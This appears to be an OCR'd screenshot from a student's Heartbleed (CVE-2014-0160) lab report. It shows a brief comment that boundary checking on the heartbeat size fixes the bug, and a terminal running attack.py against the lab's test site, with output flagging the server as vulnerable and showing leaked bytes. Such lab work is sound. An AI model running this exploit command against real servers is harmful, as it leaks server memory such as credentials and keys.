
Task 3: Patched



After patching the attack failed

Conversation : Alice is right the use of boundary checking would be good to solve the problem.

The bug lies in the Heartbeat size part of the system.


VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[12/16/21]seed@VM:~$ ./attack.py www.heartbleedlabelgg.com --length 23
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
...AAAAAAAAAAAAAAAAAAAABCb..o1U.d.~....)-
Type here to search
36°F
5:44 AM
12/16/2021